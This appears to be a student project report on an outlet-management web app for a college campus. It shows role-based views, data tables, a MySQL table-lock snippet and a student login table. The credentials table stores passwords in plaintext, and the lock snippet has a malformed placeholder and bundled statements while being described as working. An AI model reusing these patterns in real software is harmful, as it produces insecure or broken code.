Tea Post	Location 4	4567890123	9:00 AM - 5:00 PM	4.8	<button>Edit</button> <button>Delete</button>
VS Fast Food	Location 5	5678901234	8:00 AM - 4:00 PM	4.6	<button>Edit</button> <button>Delete</button>
Go Insta	Location 6	6789012345	10:30 AM - 7:30 PM	4.3	<button>Edit</button> <button>Delete</button>
Pooja Stationery	Location 7	7890123456	8:30 AM - 5:30 PM	4.1	<button>Edit</button> <button>Delete</button>
Mondego	Location 8	8901234567	9:00 AM - 6:00 PM	4.7	<button>Edit</button> <button>Delete</button>
2 degree Cafe	Location 9	9012345678	9:00 AM - 5:30 PM	4.4	<button>Edit</button> <button>Delete</button>
Mini 2 degree	Location 10	1234567891	10:00 AM - 8:00 PM	4.9	<button>Edit</button> <button>Delete</button>
Samyak Shop	Location 11	1234567890	9:00 AM - 6:00 PM	4.3	<button>Edit</button> <button>Delete</button>
					<button>Add</button> <button>Rename</button>

This is the home page with a sidebar having a dashboard displaying key metrics related to the outlet management, stakeholder details, rent payments, customer feedback, survey details, and employee details opens where the stakeholder view has full CRUD privileges on the tables mentioned.


Outlet Management	Search Outlet...	Search	Add	Rename
Stakeholder Details				
Inventory Details				
Employee Details				
Customer Feedback				
Rent details				
Survey Details				
Outlet Name	Location	Contact	Timing	Rating
Atul Bakery	Location 1	1234567890	9:00 AM - 6:00 PM	4.5
Dawat Food	Location 2	2345678901	10:00 AM - 7:00 PM	4.2
Mahaveer Food	Location 3	3456789012	9:30 AM - 6:30 PM	4.0
Tea Post	Location 4	4567890123	9:00 AM - 5:00 PM	4.8
VS Fast Food	Location 5	5678901234	8:00 AM - 4:00 PM	4.6
Go Insta	Location 6	6789012345	10:30 AM - 7:30 PM	4.3
Pooja Stationery	Location 7	7890123456	8:30 AM - 5:30 PM	4.1
Mondego	Location 8	8901234567	9:00 AM - 6:00 PM	4.7
2 degree Cafe	Location 9	9012345678	9:00 AM - 5:30 PM	4.4
Mini 2 degree	Location 10	1234567891	10:00 AM - 8:00 PM	4.9
Samyak Shop	Location 11	1234567890	9:00 AM - 6:00 PM	4.3
Amul Shop	Location 12	2345678901	10:00 AM - 7:00 PM	4.1
Krupa Generals	Location 13	3456789012	9:30 AM - 6:30 PM	4.5

Now navigating through the sidebar will give different pages as shown.



The screenshot shows a web browser window titled "Stakeholder Details" with the URL "127.0.0.1:5000/stakeholder\_details". The page has a dark header with a "Logout" button. Below the header is a search bar with fields for "Search...", "Name", and a "Search" button, along with "Add" and "Rename" buttons. The main content is a table with columns: Name, Email ID, Position, Entry Date, Exit Date, and Action. The table contains 11 rows of data. Each row includes "Edit" and "Delete" buttons in the Action column.

Name	Email ID	Position	Entry Date	Exit Date	Action
Rahul Jain	jain.rahal@iitgn.ac.in	Survey_head	2023-05-04	None	<button>Edit</button> <button>Delete</button>
Sparsh Singh	singh.sparsh@iitgn.ac.in	Cleaning_incharge	2023-01-15	None	<button>Edit</button> <button>Delete</button>
Hrishav Gupta	gupta.hrishav@iitgn.ac.in	Maintanence_head	2023-03-12	None	<button>Edit</button> <button>Delete</button>
Rounak Mehta	mehta.rounak@iitgn.ac.in	Logistics_incharge	2023-05-11	None	<button>Edit</button> <button>Delete</button>
Ayush Singh	singh.ayush@iitgn.ac.in	Survey_head	2023-03-15	None	<button>Edit</button> <button>Delete</button>
Ayush Kumar	kumar.ayush@iitgn.ac.in	Rent_incharge	2023-04-23	None	<button>Edit</button> <button>Delete</button>
Darsh Rungta	rungta.darsh@iitgn.ac.in	Logistics_incharge	2023-01-11	None	<button>Edit</button> <button>Delete</button>
Yash Kumar	kumar.yash@iitgn.ac.in	Maintanence_head	2023-05-18	None	<button>Edit</button> <button>Delete</button>
Nakul Lal	lal.nakul@iitgn.ac.in	Cleaning_incharge	2023-08-01	None	<button>Edit</button> <button>Delete</button>
Himanshu Yadav	yadav.himanshu@iitgn.ac.in	Survey_head	2023-09-01	None	<button>Edit</button> <button>Delete</button>
Aman Verma	verma.aman@iitgn.ac.in	Cleaning_incharge	2023-07-20	None	<button>Edit</button> <button>Delete</button>



The screenshot shows a web browser window titled "Inventory Management" with the URL "127.0.0.1:5000/inventory\_details". The page has a dark header with a "Logout" button. Below the header is a search bar with fields for "Search Item..." and a "Search" button, along with "Add" and "Rename" buttons. The main content is a table with columns: Outlet\_name, Item name, Price, and Action. The table contains 11 rows of data. Each row includes "Edit" and "Delete" buttons in the Action column.

Outlet_name	Item name	Price	Action
Atul Bakery	Item 1	400.00	<button>Edit</button> <button>Delete</button>
Dawat Food	Item 2	200.00	<button>Edit</button> <button>Delete</button>
Mahaveer Food	Item 3	120.00	<button>Edit</button> <button>Delete</button>
Tea Post	Item 4	100.00	<button>Edit</button> <button>Delete</button>
VS Fast Food	Item 5	230.00	<button>Edit</button> <button>Delete</button>
Go Insta	Item 6	50.00	<button>Edit</button> <button>Delete</button>
Pooja Stationery	Item 7	20.00	<button>Edit</button> <button>Delete</button>
Mondego	Item 8	30.00	<button>Edit</button> <button>Delete</button>
2 degree Cafe	Item 9	45.00	<button>Edit</button> <button>Delete</button>
Mini 2 degree	Item 10	70.00	<button>Edit</button> <button>Delete</button>
Samyak Shop	Item 11	400.00	<button>Edit</button> <button>Delete</button>

Employee Management

127.0.0.1:5000/employee\_details

### Employee Details

Search... Outlet Name Search Add Rename

Outlet Name	Employee Name	Role	Mobile Number	Shift Time	Action
Atul Bakery	Kartik Gupta	Manager	9876543210	Night shift	<button>Edit</button> <button>Delete</button>
Atul Bakery	Tushar Mishra	Cashier	8765432109	10:00 AM - 6:00 PM	<button>Edit</button> <button>Delete</button>
Dawat Food	Kedhar Jadhav	Chef	7654321098	12:00 PM - 8:00 PM	<button>Edit</button> <button>Delete</button>
Dawat Food	Manish Pandey	Security Guard	6543210987	Night Shift	<button>Edit</button> <button>Delete</button>
Mahaveer Food	Pankaj Tripathi	Delivery boy	5432109876	8:00 AM - 4:00 PM	<button>Edit</button> <button>Delete</button>
Mahaveer Food	Abhishek Kumar	Stock incharge	4321098765	9:00 AM - 5:00 PM	<button>Edit</button> <button>Delete</button>
Tea Post	Ashish Mehta	Waiter	3210987654	4:00 PM - 12:00 AM	<button>Edit</button> <button>Delete</button>
Tea Post	Rishikesh Yadav	Chef	2109876543	Night shift	<button>Edit</button> <button>Delete</button>
VS Fast Food	Siddharth Kishore	Cashier	1098765432	6:00 AM - 2:00 PM	<button>Edit</button> <button>Delete</button>
VS Fast Food	Mohit Ranjan	Delivery boy	1234567890	2:00 PM - 10:00 PM	<button>Edit</button> <button>Delete</button>

© 2024 IIT Gandhinagar. All rights reserved.

Outlet Management

127.0.0.1:5000/Customer\_feedback

### Customer Feedback

Search Outlet... Search Add Rename

Outlet Name	Customer Email	Customer Rating	Action
Atul Bakery	customer1@gmail.com	4.5	<button>Edit</button> <button>Delete</button>
Dawat Food	None	4.2	<button>Edit</button> <button>Delete</button>
Mahaveer Food	customer3@gmail.com	4.8	<button>Edit</button> <button>Delete</button>
Tea Post	None	3.9	<button>Edit</button> <button>Delete</button>
VS Fast Food	customer5@gmail.com	4.1	<button>Edit</button> <button>Delete</button>
Go Insta	None	4.6	<button>Edit</button> <button>Delete</button>
Pooja Stationery	customer7@gmail.com	3.7	<button>Edit</button> <button>Delete</button>
Mondego	None	4.9	<button>Edit</button> <button>Delete</button>
2 degree Cafe	customer9@gmail.com	4.3	<button>Edit</button> <button>Delete</button>
Mini 2 degree	None	4.7	<button>Edit</button> <button>Delete</button>
Atul Bakery	customer11@gmail.com	4.5	<button>Edit</button> <button>Delete</button>

Rent Payment

The screenshot shows a web application titled "Rent Payment" at the URL 127.0.0.1:5000/Rent\_details. The page features a search bar with fields for "Search Outlet..." and "Search Mode of Payment...", a "Search" button, and two blue buttons labeled "Add" and "Rename". Below the search area is a table with columns: "Outlet Name", "Mode of Payment", "Paid amount", "Rent from date", "Rent to date", "Due amount", and "Action". The table contains ten rows of data, each with an "Edit" and a "Delete" button in the "Action" column.


Outlet Name	Mode of Payment	Paid amount	Rent from date	Rent to date	Due amount	Action
Atul Bakery	Cash	8000.00	2023-09-01	2023-09-30	0.00	<button>Edit</button> <button>Delete</button>
Dawat Food	Credit Card	6200.00	2023-09-01	2023-09-30	1200.00	<button>Edit</button> <button>Delete</button>
Mahaveer Food	Debit Card	9500.00	2023-07-01	2023-07-31	0.00	<button>Edit</button> <button>Delete</button>
Tea Post	Bank Transfer	7000.00	2023-07-01	2023-07-31	0.00	<button>Edit</button> <button>Delete</button>
VS Fast Food	Cash	7200.00	2023-08-01	2023-08-31	0.00	<button>Edit</button> <button>Delete</button>
Go Insta	Credit Card	4500.00	2023-10-01	2023-10-31	800.00	<button>Edit</button> <button>Delete</button>
Pooja Stationery	Debit Card	5800.00	2023-11-01	2023-11-30	0.00	<button>Edit</button> <button>Delete</button>
Mondego	Bank Transfer	6500.00	2023-12-01	2023-12-31	0.00	<button>Edit</button> <button>Delete</button>
2 degree Cafe	Cash	2300.00	2023-08-01	2023-08-31	0.00	<button>Edit</button> <button>Delete</button>
Mini 2 degree	Credit Card	2400.00	2023-07-01	2023-07-31	2200.00	<button>Edit</button> <button>Delete</button>
Samyak Shop	Cash	8000.00	2023-09-01	2023-09-30	0.00	<button>Edit</button> <button>Delete</button>

Survey Details

The screenshot shows a web application titled "Survey Details" at the URL 127.0.0.1:5000/Survey\_details. The page features a search bar with fields for "Search Outlet Name...", "Select Warning Issued", and a dropdown menu, a "Search" button, and two blue buttons labeled "Add" and "Rename". Below the search area is a table with columns: "Outlet Name", "Date of Survey", "Stakeholder name", "Description", "Warning Issued", and "Penalty Amount". The table contains fifteen rows of data, each with an "Edit" and a "Delete" button in the "Action" column.

Outlet Name	Date of Survey	Stakeholder name	Description	Warning Issued	Penalty Amount
Atul Bakery	2023-01-01	Rahul Jain	Cleanliness issue observed in the restroom area.	Yes	150.00
Dawat Food	2023-01-05	Sparsh Singh	Kitchen equipment needs maintenance.	Yes	200.00
Mahaveer Food	2023-01-10	Hrishav Gupta	Customer complaints regarding slow service.	Yes	100.00
Tea Post	2023-01-15	Rounak Mehta	Everything Working efficiently.	No	None
VS Fast Food	2023-01-20	Ayush Singh	Good conditions.	No	None
Go Insta	2023-01-25	Ayush Kumar	Unsanitary conditions observed in the dining area.	No	80.00
Pooja Stationery	2023-02-01	Darsh Rungta	Safety hazards identified in the outdoor seating area.	Yes	250.00
Mondego	2023-02-05	Yash Kumar	Inventory management issues reported.	Yes	150.00
2 degree Cafe	2023-02-10	Nakul Lal	Well-maintained in all scope.	No	None
Mini 2 degree	2023-02-15	Himanshu Yadav	Hygiene standards not met in the food preparation area.	Yes	200.00
Samyak Shop	2023-01-01	Aman Verma	Cleanliness issue observed in the restroom area.	Yes	150.00
Amul Shop	2023-01-05	Sneha Sharma	Kitchen equipment needs maintenance.	Yes	200.00
Krupa Generals	2023-01-10	Akash Patel	Customer complaints regarding slow service.	Yes	100.00

## Student View:



Student view has a simplified dashboard with the basic information required. It includes outlet details, stakeholder details, and customer feedback. Student view is restricted to viewing rent payments, survey details, and employee details. Students can view the list of available outlets, stakeholder information assigned to a particular outlet and the feedback details.

Student view has access to the search bar, and they can sort the information as per their requirements.

Outlet Name	Location	Contact	Timing	Rating
Atul Bakery	Location 1	1234567890	9:00 AM - 6:00 PM	4.5
Dawat Food	Location 2	2345678901	10:00 AM - 7:00 PM	4.2
Mahaveer Food	Location 3	3456789012	9:30 AM - 6:30 PM	4.0
Tea Post	Location 4	4567890123	9:00 AM - 5:00 PM	4.8
VS Fast Food	Location 5	5678901234	8:00 AM - 4:00 PM	4.6
Go Insta	Location 6	6789012345	10:30 AM - 7:30 PM	4.3
Pooja Stationery	Location 7	7890123456	8:30 AM - 5:30 PM	4.1
Mondego	Location 8	8901234567	9:00 AM - 6:00 PM	4.7
2 degree Cafe	Location 9	9012345678	9:00 AM - 5:30 PM	4.4
Mini 2 degree	Location 10	1234567891	10:00 AM - 8:00 PM	4.9
Samyak Shop	Location 11	1234567890	9:00 AM - 6:00 PM	4.3
Amul Shop	Location 12	2345678901	10:00 AM - 7:00 PM	4.1
Krupa Generals	Location 13	3456789012	9:30 AM - 6:30 PM	4.5
Just Chill Cafe	Location 14	4567890123	9:00 AM - 5:00 PM	4.2

**Stakeholder Details**

Name	Email ID	Position	Entry Date	Exit Date
Rahul Jain	jain.rahul@iitgn.ac.in	Survey_head	2023-05-04	None
Sparsh Singh	singh.sparsh@iitgn.ac.in	Cleaning_incharge	2023-01-15	None
Hrishav Gupta	gupta.hrishav@iitgn.ac.in	Maintanence_head	2023-03-12	None
Rounak Mehta	mehta.rounak@iitgn.ac.in	Logistics_incharge	2023-05-11	None
Ayush Singh	singh.ayush@iitgn.ac.in	Survey_head	2023-03-15	None
Ayush Kumar	kumar.ayush@iitgn.ac.in	Rent_incharge	2023-04-23	None
Darsh Rungta	rungta.darsh@iitgn.ac.in	Logistics_incharge	2023-01-11	None
Yash Kumar	kumar.yash@iitgn.ac.in	Maintanence_head	2023-05-18	None
Nakul Lal	lal.nakul@iitgn.ac.in	Cleaning_incharge	2023-08-01	None
Himanshu Yadav	yadav.himanshu@iitgn.ac.in	Survey_head	2023-09-01	None
Aman Verma	verma.aman@iitgn.ac.in	Cleaning_incharge	2023-07-20	None
Sneha Sharma	sharma.sneha@iitgn.ac.in	Logistics_incharge	2023-02-10	None
Akash Patel	patel.akash@iitgn.ac.in	Maintanence_head	2023-04-05	None

**Survey Details**

Outlet Name	Date of Survey	Stakeholder name	Description	Warning Issued
Atul Bakery	2023-01-01	Rahul Jain	Cleanliness issue observed in the restroom area.	Yes
Dawat Food	2023-01-05	Sparsh Singh	Kitchen equipment needs maintenance.	Yes
Mahaveer Food	2023-01-10	Hrishav Gupta	Customer complaints regarding slow service.	Yes
Tea Post	2023-01-15	Rounak Mehta	Everything Working efficiently.	No
VS Fast Food	2023-01-20	Ayush Singh	Good conditions.	No
Go Insta	2023-01-25	Ayush Kumar	Unsanitary conditions observed in the dining area.	No
Pooja Stationery	2023-02-01	Darsh Rungta	Safety hazards identified in the outdoor seating area.	Yes
Mondego	2023-02-05	Yash Kumar	Inventory management issues reported.	Yes
2 degree Cafe	2023-02-10	Nakul Lal	Well-maintained in all scope.	No
Mini 2 degree	2023-02-15	Himanshu Yadav	Hygiene standards not met in the food preparation area.	Yes
Samyak Shop	2023-01-01	Aman Verma	Cleanliness issue observed in the restroom area.	Yes
Amul Shop	2023-01-05	Sneha Sharma	Kitchen equipment needs maintenance.	Yes
Krupa Generals	2023-01-10	Akash Patel	Customer complaints regarding slow service.	Yes

The student does not have any privileges beyond accessing the tables and using the search button. They have no rights to add, delete, and edit. They can view and query records using the search option.

## 3.2 Responsibility of G2:

*1. Concurrent multi-user access: Multiple users with different roles can access and update the database concurrently. In such a scenario, the same item can not be updated by two different users. For example, locks can be applied to tables in MySQL.*

### ***Multi-user lock table***

```
def update():
    if outlet:
        # Update the outlet details
        cursor.execute("""
            LOCK TABLES Outlet WRITE;
            UPDATE Outlet
            SET Outlet_name = %s, Location_name = %s, Contact_No = %s, timings = %s, Ratings = %s
            WHERE Outlet_ID = %
            UNLOCK TABLES;
        """, (name, location, contact, timings, rating, outlet_id))

        # Commit the transaction
        conn.commit()
```

Concurrent multi-user access in the MySQL database can be given by using table locks in order to ensure that only one user can update a specific item at a time. Here, the update() function in the code snippet locks the Outlet table for write access, updates a specific record with provided data, and then releases the table lock. This prevents conflicts when multiple users try to update the same record simultaneously. The SQL query is parameterized to prevent SQL injection attacks, and the changes are committed to the database after the update.

*2. Implement the changes in the database as per the feedback received from stakeholders.*


As we received feedback from the stakeholders we have made the changes accordingly on our website for the feedback of removing the penalty amount for student view we haven't made changes in the database because it has been only removed from the student view but it's there in stakeholder view and the database.

```
297 • CREATE TABLE student_credentials (
298     name VARCHAR(100) NOT NULL,
299     email VARCHAR(50) NOT NULL,
300     Password VARCHAR(50) NOT NULL,
301     CONSTRAINT PK_User PRIMARY KEY (email)
302 );
303
304 • INSERT INTO student_credentials (name, email, Password) VALUES
305     ('Krish Raj', 'rajkrish@iitgn.ac.in', 'Krish'),
306     ('Jethalal', 'jethalal@iitgn.ac.in', 'babita');
307
308 • select * from student_credentials;
```

Result Grid | Filter Rows:  Edit: Export/Import:

	name	email	Password
▶	Jethalal	jethalal@iitgn.ac.in	babita
	Krish Raj	rajkrish@iitgn.ac.in	Krish
*	NULL	NULL	NULL

Additionally, we've integrated the 'student\_credentials' table into our database system. To facilitate easy access, we've provided two samples for viewing the student interface. Initially, any user with stakeholder credentials could access both the stakeholder and student views by confirming their 'user\_type' during login.



```
07
08 •      select * from student_credentials;
```

Result Grid | Filter Rows: Export


name	email	Password
Jethalal	jethalal@iitgn.ac.in	babita
Mahesh Babu	mahesh@iitgn.ac.in	password
Krish Raj	rajkrish@iitgn.ac.in	Krish

Now, to streamline the process, we've introduced a signup mechanism where student data is stored in the 'student\_credentials' table upon registration. Once registered, students can seamlessly access the student view of the Outlet Management system using the same credentials for subsequent logins, eliminating the need for repeated signups.


**Note:** We haven't added a register for stakeholders. Adding a registration feature for stakeholders directly into the database by the admin can be beneficial as Security. By minimizing the potential for attackers to exploit vulnerabilities in self-registration processes, the system becomes more resilient against unauthorized intrusion attempts, safeguarding sensitive data and protecting the integrity of the platform.

*3. Add Google authentication for login and registration. (only IITGN users can login and register)*

